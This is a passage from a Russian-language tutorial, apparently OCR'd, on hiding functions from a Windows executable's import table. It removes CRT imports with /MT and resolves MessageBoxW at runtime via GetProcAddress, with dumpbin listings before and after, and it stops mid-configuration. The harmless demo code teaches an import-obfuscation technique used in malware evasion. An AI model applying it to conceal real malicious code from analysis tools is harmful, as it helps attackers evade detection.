


Оттуда переходим в «C/C++ → Создание кода → Библиотека времени выполнения → Многопоточная (/MT) → Применить → OK».



Настройки проекта

Затем перекомпилируем проект и проверяем IAT.



```
PS A:\ssd\ProjectsVS\Article\x64\Debug> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    USER32.dll
             1400DA3A8 Import Address Table
             1400DA7F0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        28A MessageBoxW

    KERNEL32.dll
             1400DA000 Import Address Table
             1400DA448 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        170 ExitProcess
                        63C WriteConsoleW
                        22F GetCurrentThreadId
                        464 QueryPerformanceCounter
                        22B GetCurrentProcessId
                        301 GetSystemTimeAsFileTime
                        381 InitializeSListHead
                        4E9 RtlCaptureContext
                        4F1 RtlLookupFunctionEntry
                        4F8 RtlVirtualUnwind
                        397 IsDebuggerPresent
                        5D8 UnhandledExceptionFilter
                        597 SetUnhandledExceptionFilter
                        2E8 GetStartupInfoW
                        39E IsProcessorFeaturePresent
                        28C GetModuleHandleW
                        47B RaiseException
                        408 MultiByteToWideChar
                        629 WideCharToMultiByte
                        274 GetLastError
                        363 HeapAlloc
                        367 HeapFree
                        2CB GetProcessHeap
                        5F9 VirtualQuery
                        1BD FreeLibrary
                        2C4 GetProcAddress
                        22A GetCurrentProcess
                        5B6 TerminateProcess
                        4F7 RtlUnwindEx
```

IAT без CRT


Отлично, от CRT в IAT мы избавились. Теперь пришло время поговорить о скрытии импорта функции `MessageBoxW()`. Сама функция представлена в библиотеке `user32.dll`, поэтому мы можем использовать API `GetProcAddress()` для получения адреса этой функции и ее вызова.

```
FARPROC GetProcAddress(
  [in] HMODULE hModule,
  [in] LPCSTR  lpProcName
);
```

Здесь `hModule` — хендл на DLL, в которой реализована функция, а `lpProcName` — имя этой функции. Для успешного вызова `MessageBoxW()` нужно лишь создать прототип функции в нашем коде.

```
#include <Windows.h>

typedef int (WINAPI* MessageBoxWFunc)(
    HWND    hWnd,
    LPCWSTR lpText,
    LPCWSTR lpCaption,
    UINT    uType
    );

int main() {
    HMODULE user32Module = LoadLibrary(L"user32.dll");
    MessageBoxWFunc MessageBoxWPtr = (MessageBoxWFunc)(GetProcAddress
(user32Module, "MessageBoxW"));
    MessageBoxWPtr(NULL, L"HI", L"HI", MB_OK);
    return 0;
}
```

Компилируем, проверяем IAT и видим, что функция пропала.




```
PS A:\ssd\ProjectsVS\Article\x64\Release> dumpbin /imports .\Article.exe
Microsoft (R) COFF/PE Dumper Version 14.16.27050.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file .\Article.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140010000 Import Address Table
             140018E38 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                        2C4 GetProcAddress
                        3DD LoadLibraryW
                        63C WriteConsoleW
                        464 QueryPerformanceCounter
                        22B GetCurrentProcessId
                        22F GetCurrentThreadId
                        301 GetSystemTimeAsFileTime
                        381 InitializeSListHead
                        4E9 RtlCaptureContext
                        4F1 RtlLookupFunctionEntry
                        4F8 RtlVirtualUnwind
                        397 IsDebuggerPresent
                        5D8 UnhandledExceptionFilter
                        597 SetUnhandledExceptionFilter
                        2E8 GetStartupInfoW
                        39E IsProcessorFeaturePresent
                        28C GetModuleHandleW
                        4F7 RtlUnwindEx
                        274 GetLastError
                        557 SetLastError
                        141 EnterCriticalSection
                        3D6 LeaveCriticalSection
                        11B DeleteCriticalSection
                        37D InitializeCriticalSectionAndSpinCount
                        5C8 TlsAlloc
                        5CA TlsGetValue
                        5CB TlsSetValue
                        5C9 TlsFree
                        1BD FreeLibrary
                        3DC LoadLibraryExW
                        13D EncodePointer
                        47B RaiseException
                        4F3 RtlPcToFileHeader
                        2EA GetStdHandle
                        63D WriteFile
                        288 GetModuleFileNameW
```

Пропавшая MessageBox

Казалось бы, неплохо? Всем спасибо, конец статьи.

Но не тут-то было. Давай настроим компилятор так, чтобы он импортировал не все функции из `kernel32.dll`, а лишь нужные, то есть те, которые в явном виде присутствуют в коде. Для этого сначала отключаем SDL.




Страницы свойств Article

Конфигурация: Активная (Release) Платформа: Активная (x64) Диспетчер конфигураций...

